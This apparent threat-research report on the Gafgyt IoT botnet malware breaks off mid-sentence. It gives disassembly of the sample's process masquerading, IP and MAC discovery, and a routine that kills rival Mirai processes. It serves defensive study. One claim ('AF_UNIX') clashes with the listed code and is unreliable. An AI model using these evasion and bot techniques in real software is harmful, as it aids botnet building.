A Detailed Analysis of the Gafgyt Malware Targeting IoT Devices

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents


Executive summary

Gafgyt malware, also known as Bashlite, along with Mirai, have targeted millions of vulnerable IoT devices in the last few years. The recently compiled sample we've analyzed borrowed some code leaked online from the Mirai botnet. The following commands are implemented: ALPHA, GAME, GRE, ICMP, JAIL, KICK, MIX, PLAIN, QUERY, SPEC, and STOP. The purpose of these commands is to perform multiple types of TCP and UDP DoS attacks, to target game servers running Valve's Source Engine with DoS attacks, to perform "GRE flood" and "ICMP flood" attacks, to perform HTTP DoS attacks on OVH servers. The last command is used to stop the malicious activity.

Analysis and findings

SHA256: 05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

The ELF file is packed with UPX, as highlighted in the figure below.



File name: ›p\05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa.elf


Type: ELF64 Size: 43872

EntryPoint: 0000000000107e70

packer UPX(3.94)[LZMA,brute]

Figure 1


The malware writes the "14I2I34czY$" string to the standard output:



```
.text:0000000000408156 mov     edx, 12
.text:000000000040815B mov     esi, offset a14i2i34czy ; "14I2I34czY$\n"
.text:0000000000408160 mov     edi, STDOUT_FILENO
.text:0000000000408165 call    write
```

Figure 2


The current process name is set to "/usr/bin/apt" using the prctl function (0xF = **PR_SET_NAME**):



```
.text:000000000040816A mov     [rbp+var_70], offset aUsrBinApt ; "/usr/bin/apt"
.text:0000000000408172 mov     rax, [rbp+var_10D8]
.text:0000000000408179 mov     rax, [rax]
.text:000000000040817C mov     rdi, rax
.text:000000000040817F mov     rsi, [rbp+var_70]
.text:0000000000408183 call    util_strcpy
.text:0000000000408188 mov     rsi, [rbp+var_70]
.text:000000000040818C mov     edi, PR_SET_NAME
.text:0000000000408191 mov     eax, 0
.text:0000000000408196 call    prctl
```

Figure 3


The process retrieves the current time in seconds, the process ID of the calling process, performs an XOR operation between the results, and sets the value as the seed for srandom:



```
.text:000000000040819B mov     edi, 0
.text:00000000004081A0 call    time
.text:00000000004081A5 mov     ebx, eax
.text:00000000004081A7 call    getpid
.text:00000000004081AC xor     eax, ebx
.text:00000000004081AE mov     edi, eax
.text:00000000004081B0 call    srandom
```


Figure 4

The XOR operation result between the current time in seconds and the current process ID is passed as a parameter to a function called init_rand. The implementation is identical to the one presented here:



```
.text:00000000004081B5 mov     edi, 0
.text:00000000004081BA call    time
.text:00000000004081BF mov     ebx, eax
.text:00000000004081C1 call    getpid
.text:00000000004081C6 xor     eax, ebx
.text:00000000004081C8 mov     edi, eax
.text:00000000004081CA call    init_rand
```


Figure 5



```
.text:000000000040030F push    rbp
.text:0000000000400310 mov     rbp, rsp
.text:0000000000400313 mov     [rbp+var_14], edi
.text:0000000000400316 mov     eax, [rbp+var_14]
.text:0000000000400319 mov     cs:Q, eax
.text:000000000040031F mov     eax, [rbp+var_14]
.text:0000000000400322 sub     eax, 61C88647h
.text:0000000000400327 mov     cs:dword_5135E4, eax
.text:000000000040032D mov     eax, [rbp+var_14]
.text:0000000000400330 add     eax, 3C6EF372h
.text:0000000000400335 mov     cs:dword_5135E8, eax
.text:000000000040033B mov     [rbp+var_4], 3
.text:0000000000400342 jmp     short loc_400381

.text:0000000000400381
.text:0000000000400381 loc_400381:
.text:0000000000400381 cmp     [rbp+var_4], 0FFFh
.text:0000000000400388 jle     short loc_400344

.text:0000000000400344
.text:0000000000400344 loc_400344:
.text:0000000000400344 mov     ecx, [rbp+var_4]
.text:0000000000400347 mov     eax, [rbp+var_4]
.text:000000000040034A sub     eax, 3
.text:000000000040034D cdqe
.text:000000000040034F mov     edx, ds:Q[rax*4]
.text:0000000000400356 mov     eax, [rbp+var_4]
.text:0000000000400359 sub     eax, 2
.text:000000000040035C cdqe
.text:000000000040035E mov     eax, ds:Q[rax*4]
.text:0000000000400365 xor     edx, eax
.text:0000000000400367 mov     eax, [rbp+var_4]
.text:000000000040036A xor     eax, edx
.text:000000000040036C mov     edx, eax
.text:000000000040036E xor     edx, 9E3779B9h
.text:0000000000400374 movsxd  rax, ecx
.text:0000000000400377 mov     ds:Q[rax*4], edx
.text:000000000040037E inc     [rbp+var_4]

.text:000000000040038A leave
.text:000000000040038B retn
.text:000000000040038B init_rand endp
.text:000000000040038B
```

Figure 6


The malicious process calls a function called getOurIP. It creates a new socket by calling the socket method (0x2 = **AF_UNIX**, 0x2 = **SOCK_DGRAM**):



```
.text:0000000000400BA4 mov     edx, 0
.text:0000000000400BA9 mov     esi, SOCK_DGRAM
.text:0000000000400BAE mov     edi, AF_INET
.text:0000000000400BB3 call    socket
.text:0000000000400BB8 mov     [rbp+var_1C], eax
.text:0000000000400BBB cmp     [rbp+var_1C], 0FFFFFFFFh
```

Figure 7


The inet_addr function is utilized to convert the Google DNS server into binary data in network byte order:



```
.text:0000000000400BD0
.text:0000000000400BD0 loc_400BD0:
.text:0000000000400BD0 lea     rax, [rbp+var_30]
.text:0000000000400BD4 mov     qword ptr [rax], 0
.text:0000000000400BDB mov     qword ptr [rax+8], 0
.text:0000000000400BE3 mov     [rbp+var_30], 2
.text:0000000000400BE9 mov     edi, offset a8888 ; "8.8.8.8"
.text:0000000000400BEE call    inet_addr
.text:0000000000400BF3 mov     [rbp+var_2C], eax
.text:0000000000400BF6 mov     edi, 53
.text:0000000000400BFB call    htons
.text:0000000000400C00 mov     [rbp+var_2E], ax
```

Figure 8


The malware performs a connection to the Google DNS server on port 53 via a function call to connect, as highlighted below:



```
.text:0000000000400C04 lea     rsi, [rbp+var_30]
.text:0000000000400C08 mov     edi, [rbp+var_1C]
.text:0000000000400C0B mov     edx, 16
.text:0000000000400C10 call    connect
.text:0000000000400C15 mov     [rbp+var_18], eax
.text:0000000000400C18 cmp     [rbp+var_18], 0FFFFFFFFh
.text:0000000000400C1C jnz     short loc_400C2D
```

Figure 9


The ELF binary obtains the current address to which the socket is bound using the getsockname function:



```
.text:0000000000400C2D
.text:0000000000400C2D loc_400C2D:
.text:0000000000400C2D mov     [rbp+var_44], 10h
.text:0000000000400C34 lea     rsi, [rbp+var_40]
.text:0000000000400C38 lea     rdx, [rbp+var_44]
.text:0000000000400C3C mov     edi, [rbp+var_1C]
.text:0000000000400C3F call    getsockname
.text:0000000000400C44 mov     [rbp+var_18], eax
```

Figure 10


The process opens the kernel routing table from “/proc/net/route”:



```
.text:0000000000400C5C
.text:0000000000400C5C loc_400C5C:
.text:0000000000400C5C mov     eax, [rbp+var_3C]
.text:0000000000400C5F mov     cs:ourIP, eax
.text:0000000000400C65 mov     esi, 0
.text:0000000000400C6A mov     edi, offset aProcNetRoute ; "/proc/net/route"
.text:0000000000400C6F mov     eax, 0
.text:0000000000400C74 call    open
.text:0000000000400C79 mov     [rbp+var_14], eax
```

Figure 11

The above file is parsed, and the binary is looking for the “00000000” string:



```
.text:0000000000400CD2
.text:0000000000400CD2 loc_400CD2:
.text:0000000000400CD2 lea     rdi, [rbp+var_1050]
.text:0000000000400CD9 mov     edx, [rbp+var_14]
.text:0000000000400CDC mov     esi, 1000h
.text:0000000000400CE1 call    fdgets
.text:0000000000400CE6 test    rax, rax
.text:0000000000400CE9 jnz     short loc_400C7E
```


```
.text:0000000000400C7E
.text:0000000000400C7E loc_400C7E:
.text:0000000000400C7E lea     rdi, [rbp+var_1050]
.text:0000000000400C85 mov     esi, offset a00000000 ; "\t00000000\t"
.text:0000000000400C8A call    strstr
.text:0000000000400C8F test    rax, rax
.text:0000000000400C92 jz      short loc_400CB9
```

```
.text:0000000000400CB9
.text:0000000000400CB9 loc_400CB9:
.text:0000000000400CB9 lea     rax, [rbp+var_1050]
.text:0000000000400CC0 mov     rdi, rax
.text:0000000000400CC3 mov     edx, 1000h
.text:0000000000400CC8 mov     esi, 0
.text:0000000000400CCD call    memset
```

```
.text:0000000000400C94 lea     rax, [rbp+var_1050]
.text:0000000000400C9B mov     [rbp+var_10], rax
.text:0000000000400C9F jmp     short loc_400CA5
```

Figure 12


The ELF binary extracts the MAC address of the device using the ioctl method (0x8927 = **SIOCGIFHWADDR**):



```
.text:0000000000400CFE lea     rsi, [rbp+var_1050]
.text:0000000000400D05 lea     rdi, [rbp+var_1080]
.text:0000000000400D0C call    strcpy
.text:0000000000400D11 lea     rdx, [rbp+var_1080]
.text:0000000000400D18 mov     edi, [rbp+var_1C]
.text:0000000000400D1B mov     esi, SIOCGIFHWADDR
.text:0000000000400D20 mov     eax, 0
.text:0000000000400D25 call    ioctl
.text:0000000000400D2A mov     [rbp+var_4], 0
.text:0000000000400D31 jmp     short loc_400D59
```

Figure 13

The fork function is utilized to create a new process by duplicating the calling process. The malware ignores the SIGCHLD signal:




```
.text:0000000000407F2A call    fork
.text:0000000000407F2F mov     cs:killer_pid, eax
.text:0000000000407F35 mov     eax, cs:killer_pid
.text:0000000000407F3B test    eax, eax
.text:0000000000407F3D jnz     locret_407FF8
```

```
.text:0000000000407F43 mov     esi, 1
.text:0000000000407F48 mov     edi, SIGCHLD
.text:0000000000407F4D call    signal
```

Figure 14

The binary opens and reads the "/proc" directory using the opendir and readdir functions, as shown in figure 15.




```
.text:0000000000407F52
.text:0000000000407F52 loc_407F52:
.text:0000000000407F52 mov     edi, offset aProc_0 ; "/proc"
.text:0000000000407F57 call    opendir
.text:0000000000407F5C mov     [rbp+var_10], rax
.text:0000000000407F60 cmp     [rbp+var_10], 0
.text:0000000000407F65 jz      locret_407FF8
```

```
.text:0000000000407F6B jmp     short loc_407FCC
```

```
.text:0000000000407FCC
.text:0000000000407FCC loc_407FCC:
.text:0000000000407FCC mov     rdi, [rbp+var_10]
.text:0000000000407FD0 call    readdir
.text:0000000000407FD5 mov     [rbp+var_18], rax
.text:0000000000407FD9 cmp     [rbp+var_18], 0
.text:0000000000407FDE jnz     short loc_407F6D
```

Figure 15

The process IDs that can be extracted from the subdirectories of the "/proc" folder are converted from strings to numbers. The malware avoids the current process and its parent process:




```
.text:0000000000407F85 mov     rdi, [rbp+var_18]
.text:0000000000407F89 add     rdi, 19
.text:0000000000407F8D mov     esi, 10
.text:0000000000407F92 call    util_atoi
.text:0000000000407F97 mov     [rbp+var_4], eax
.text:0000000000407F9A call    getppid
.text:0000000000407F9F cmp     eax, [rbp+var_4]
.text:0000000000407FA2 jz      short loc_407FCC
```

```
.text:0000000000407FA4 call    getpid
.text:0000000000407FA9 cmp     eax, [rbp+var_4]
.text:0000000000407FAC jz      short loc_407FCC
```

Figure 16

A function called killer_mirai_exists is implemented by the malware. The command line of the processes is extracted from the "/proc/<Process ID>/cmdline" file:




```
.text:0000000000407DD6 lea     rdi, [rbp+var_10A0]
.text:0000000000407DDD mov     edx, 80h
.text:0000000000407DE2 mov     esi, 0
.text:0000000000407DE7 call    memset
.text:0000000000407DEC lea     rdi, [rbp+var_1020]
.text:0000000000407DF3 mov     esi, offset aProc ; "/proc/"
.text:0000000000407DF8 call    util_strcpy
.text:0000000000407DFD mov     rsi, [rbp+var_10A8]
.text:0000000000407E04 lea     rdi, [rbp+var_1020]
.text:0000000000407E0B call    util_strcat
.text:0000000000407E10 lea     rdi, [rbp+var_1020]
.text:0000000000407E17 mov     esi, offset aCmdline ; "/cmdline"
.text:0000000000407E1C call    util_strcat
.text:0000000000407E21 lea     rdi, [rbp+var_1020]
.text:0000000000407E28 mov     esi, 0
.text:0000000000407E2D mov     eax, 0
.text:0000000000407E32 call    open
.text:0000000000407E37 mov     [rbp+var_14], eax
.text:0000000000407E3A cmp     [rbp+var_14], 0
.text:0000000000407E3E jg      short loc_407E4F
```

```
.text:0000000000407E4F
.text:0000000000407E4F loc_407E4F:
.text:0000000000407E4F lea     rsi, [rbp+var_10A0]
.text:0000000000407E56 mov     edi, [rbp+var_14]
.text:0000000000407E59 mov     edx, 80h
.text:0000000000407E5E call    read
.text:0000000000407E63 mov     edi, [rbp+var_14]
.text:0000000000407E66 call    close
.text:0000000000407E6B lea     rdi, [rbp+var_10A0]
.text:0000000000407E72 call    util_strlen
.text:0000000000407E77 mov     [rbp+var_10], eax
.text:0000000000407E7A cmp     [rbp+var_10], 0
.text:0000000000407E7E jnz     short loc_407E8F
```

Figure 17

The process uses the isdigit and isalpha functions to verify if a character from the command line is a digit or an alphabetic character, respectively:



```
.text:0000000000407EA6
.text:0000000000407EA6 loc_407EA6:
.text:0000000000407EA6 mov     eax, [rbp+var_4]
.text:0000000000407EA9 cdqe
.text:0000000000407EAB movzx   eax, [rbp+rax+var_10A0]
.text:0000000000407EB3 movsx   edi, al
.text:0000000000407EB6 call    util_isdigit
.text:0000000000407EBB test    eax, eax
.text:0000000000407EBD jz      short loc_407EC4
```

```
.text:0000000000407EC4
.text:0000000000407EC4 loc_407EC4:
.text:0000000000407EC4 mov     eax, [rbp+var_4]
.text:0000000000407EC7 cdqe
.text:0000000000407EC9 movzx   eax, [rbp+rax+var_10A0]
.text:0000000000407ED1 movsx   edi, al
.text:0000000000407ED4 call    util_isalpha
.text:0000000000407ED9 test    eax, eax
.text:0000000000407EDB jz      short loc_407EE2
```


```
.text:0000000000407EBF inc     [rbp+var_C]
.text:0000000000407EC2 jmp     short loc_407EEE
```

```
.text:0000000000407EDD inc     [rbp+var_8]
.text:0000000000407EE0 jmp     short loc_407EEE
```

```
.text:0000000000407EE2
.text:0000000000407EE2 loc_
```

Figure 18

A Mirai process is supposed to contain at least five letters and two digits in its name. If that's the case, the process is terminated using the kill function:

